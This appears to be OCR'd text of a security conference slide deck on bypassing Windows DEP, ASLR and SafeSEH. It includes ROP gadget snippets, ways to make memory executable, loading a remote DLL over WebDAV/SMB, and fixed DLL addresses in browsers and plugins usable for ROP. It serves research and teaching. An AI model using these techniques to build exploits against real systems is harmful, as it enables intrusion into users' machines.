- Other pointers to SEH record

ESP when handler called

ESP	+8	+14	+1C	+2C	+44	+50
EBP	+C	+24	+30	-04	-0C	-18


Point ESP to our buffer

```
ADD ESP,###
RETN
```

Reference SEH record

```
MOV ECX,[EBP+0C]
CALL [ECX]
```

Overwrite SEH directly



EIP through vTable overwrite

- Common in browser exploits

vTable Overwritten

Application function call

```
MOV EAX,[ESI]
CALL EAX
```


ESI points to vTable

HEAP
XXXXXXXX
XXXXXXXX
XXXXXXXX
XXXXXXXX
XXXXXXXX
XXXXXXXX

Need to control the stack

```
PUSH ECX
POP ESP
RETN
```

Exploit points vTable to here



Now we are in control of the stack

- Controls execution flow into existing code blocks
- Not executing any shellcode yet

Find out where we are


- Need to know our ESP address, for local addressing

```
PUSH ESP
POP EAX
RETN
```

Load ESP directly

```
MOV ECX,DWORD PTR FS:[0]
..
RETN
```

Load ESP indirectly via SEH



The easy way


- Use LoadLibrary() to retrieve DLL over webdav/smb
- DLL is loaded into memory and executed
- No memory protection changes required

Points to our string

Return to here

```
LEA EAX,DWORD PTR SS:[ESP+40]
PUSH EAX
CALL DWORD PTR DS:[<&KERNEL32.LoadLibrary>]
```


Calls LoadLibraryA()



Create an executable heap to use

- HeapCreate(HEAP_CREATE_ENABLE_EXECUTE)
- HeapAlloc()
- Memcpy
- Return to buffer

PAYLOAD
FindSelf
HeapCreate()
HeapAlloc()
Copy
Ret
ShellCodez




Create an executable heap to use

- HeapCreate(HEAP_CREATE_ENABLE_EXECUTE)
- Increase Returned Heap Ptr
- Memcpy
- Return to buffer

Pointer Returned From HeapCreate()

Increase Pointer To Valid Heap Space




Common In Metasploit Modules By jduck

Allocate executable memory

- VirtualAlloc(NULL,size,PAGE_EXECUTE_READWRITE)
- Memcpy
- Ret to buffer

PAYLOAD
FindSelf
VirtualAlloc()
Copy
Ret
Shellcodez


Alloc'd Space
Shellcodez



Allocate executable memory

- VirtualAlloc(findself(),size,PAGE_EXECUTE_READWRITE)
- Ret to self

When Committing Memory, VirtualAlloc() Will Modify The Protection Type Of Existing Memory Pages



VirtualProtect(PAGE_EXECUTE_READWRITE)

- Pass the address of payload
- Update to make memory executable
- Execute it

WriteProcessMemory()

- Write payload to existing executable memory
- Can be at the end of WriteProcessMemory()
- Payload executed

WriteProcessMemory() Will Modify The Protection Type Of Existing Memory Pages To Be Writeable

CreateFileMapping()


- CreateFileMapping(-1,0, PAGE_EXECUTE_READWRITE)
- MapViewOfFile()
- MemCpy()
- Ret

Creates A New Memory Backed Map Of The Existing Process

Others

- System()
- WinExec()
- Etc..

So... Does DEP Work?



ROP requires known addresses


- ASLR is a problem, only if it is enabled for everything
- *coff* Adobe

Firefox 3.6.3

OS	DLL	Address?
Vista	Nspr4.dll 4.8.3	0x10000000
Windows 7	Nspr4.dll 4.8.3	0x10000000

Safari 5


OS	DLL	Address?
Vista	libdispatch.dll 1.109..4.1	0x10000000
Windows 7	libdispatch.dll 1.109..4.1	0x10000000



Shockwave anyone

Browser	OS	DLL	Address?
IE 7	Vista	DIRAPI.dll 11.5.7r609	0x68000000
		IML32.dll 11.5.7r609	0x69000000
		SWDir.dll 11.5.7r609	0x69200000
IE8	Windows 7	DIRAPI.dll 11.5.7r609	0x68000000
		IML32.dll 11.5.7r609	0x69000000
		SWDir.dll 11.5.7r609	0x69200000


Browser	OS	DLL	Address?
IE 7	Vista	deployJava1.dll	0x10000000
		MSVCR71.dll 7.10.3052.4	0x7c340000
IE8	Windows 7	deployJava1.dll	0x10000000
		MSVCR71.dll 7.10.3052.4	0x7c340000



Application	DEP (7)	DEP (XP)	Full ASLR
Flash Player	N/A	N/A	**YES**
Sun Java JRE	no	no	no
Adobe Reader	**YES***	**YES***	no
Mozilla Firefox	**YES**	**YES**	no
Apple Quicktime	no	no	no
VLC Media Player	no	no	no
Apple iTunes	YES	no	no
Google Chrome	**YES**	**YES**	**YES**
Shockwave Player	N/A	N/A	no
OpenOffice.org	no	no	no
Google Picasa	no	no	no
Foxit Reader	no	no	no
Opera	**YES**	**YES**	no
Winamp	no	no	no
RealPlayer	no	no	no
Apple Safari	**YES**	**YES**	no

DEP & ASLR (June 2010)

Secunia: DEP & ASLR In Popular 3rd party applications.PDF




ROP needs only one address

- Can use LoadLibrary() to load other DLLS
- Can use lookups to reference other DLLS

```
MOV DWORD PTR DS:[ESI],EDI
PUSH ESI
CALL DWO
```

```
MOV DWORD PTR DS:[ESI],EDI
PUSH ESI
CALL DWORD PTR DS:[6F62C8]
```

Pointer to function inside Kernel32




Heap structure flags

These Flags hold settings such as isDebug, Exception Raising, and Executable Heap

Heap Management		
Address	Value	Description
00360000		Base Address
0036000C	00000002	Flags

~~BASE+0x40 on Windows 7~~

Heap Flags		
Name	Value	Description
HEAP_CREATE_ENABLE_EXECUTE	0x00040000	All memory blocks that are allocated from this heap allow code execution
HEAP_GENERATE_EXCEPTIONS	0x00000004	Raise an exception to indicate failure
HEAP_NO_SERIALIZE	0x00000001	Serialized access is not used



Heap is extended to accommodate an allocation request

```
7C833C50 MOV EAX,DWORD PTR DS:[EAX+C]
7C833C53 AND EAX,40000
7C833C58 NEG EAX
7C833C5A SBB EAX,EAX
7C833C5C AND EAX,3C
7C833C5F ADD EAX,4
7C833C62 PUSH EAX
7C833C63 PUSH 1000
7C833C68 PUSH EBX
7C833C69 PUSH 0
7C833C6B LEA EAX,DWORD PTR SS:[EBP+14]
7C833C6E PUSH EAX
7C833C6F PUSH -1
7C833C71 CALL ntdll.ZwAllocateVirtualMemory
```


Load flags from heap base

Push flag for use in allocation

If The Flag Can Be Manipulated, It Can Lead To An Executable Heap Allocation

Before flag change


Heap Management	
Address	Value
00360000	
0036000C	00000002




After flag change

Heap Management	
Address	Value
00360000	
0036000C	00040002

Arbitrary byte write used to set heap executable



RWE



Prevents the abuse of SEH records

- /safeseh linker option

Lets Assume There Are None


Common known weaknesses


- Handler in a module not /safseh
- Handler not in a loaded module
- Handler on the heap

This is not useful, the heap is not executable!

EXECPTION HANDLER

EXECPTION HANDLER





Not so common known weaknesses

- Existing registered handlers
- Mentioned by Litchfield
- Dissected by Ben Nagy

SETUPAPI.DLL
770f0539

WS2_32.DLL
71C12699

Multiple DLLS channel there exceptions through MSVCRT

MSVCRT.DLL	
77BC6C74	_except_handler3
77BE8E5B	__CxxFrameHandler2

TAPI32.DLL
76E875F9

OLEAUT32.DLL
77D7E249

Visual C++ implementation of SEH

```
77BC6C74   55               PUSH EBP
77BC6C75   8BEC             MOV EBP,ESP
77BC6C77   83EC 08          SUB ESP,8
77BC6C7A   53               PUSH EBX
77BC6C7B   56               PUSH ESI
77BC6C7C   57               PUSH EDI
77BC6C7D   55               PUSH EBP
77BC6C7E   FC               CLD
77BC6C7F   8B5D 0C          MOV EBX,DWORD PTR SS:[EBP+C]
77BC6C82   8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
77BC6C85   F740 04 06000000 TEST DWORD PTR DS:[EAX+4],6
77BC6C8C   0F85 AB000000    JNZ msvcrt.77BC6D3D
77BC6C92   8945 F8          MOV DWORD PTR SS:[EBP-8],EAX
77BC6C95   8B45 10          MOV EAX,DWORD PTR SS:[EBP+10]
77BC6C98   8945 FC          MOV DWORD PTR SS:[EBP-4],EAX
77BC6C9B   8D45 F8          LEA EAX,DWORD PTR SS:[EBP-8]
77BC6C9E   8943 FC          MOV DWORD PTR DS:[EBX-4],EAX
77BC6CA1   8B73 0C          MOV ESI,DWORD PTR DS:[EBX+C]
77BC6CA4   8B7B 08          MOV EDI,DWORD PTR DS:[EBX+8]
77BC6CA7   53               PUSH EBX
77BC6CA8   E8 11370000      CALL msvcrt.77BCA3BE
77BC6CAD   83C4 04          ADD ESP,4
77BC6CB0   0BC0             OR EAX,EAX
77BC6CB2   74 7B            JE SHORT msvcrt.77BC6D2F
77BC6CB4   83FE FF          CMP ESI,-1
77BC6CB7   74 7D            JE SHORT msvcrt.77BC6D36
77BC6CB9   8D0C76           LEA ECX,DWORD PTR DS:[ESI+ESI*2]
77BC6CBC   8B448F 04        MOV EAX,DWORD PTR DS:[EDI+ECX*4+4]
77BC6CC0   0BC0             OR EAX,EAX
77BC6CC2   74 59            JE SHORT msvcrt.77BC6D1D
77BC6CC4   56               PUSH ESI
77BC6CC5   55               PUSH EBP
77BC6CC6   8D6B 10          LEA EBP,DWORD PTR DS:[EBX+10]
77BC6CC9   33DB             XOR EBX,EBX
77BC6CCB   33C9             XOR ECX,ECX
77BC6CCD   33D2             XOR EDX,EDX
77BC6CCF   33F6             XOR ESI,ESI
77BC6CD1   33FF             XOR EDI,EDI
77BC6CD3   FFD0             CALL EAX
77BC6CD5   5D               POP EBP
```


If we can write NULLS to the stack

And we can guess the stack range

And we can spray a heap range

Then yes, we can reach this code

Good Luck With That



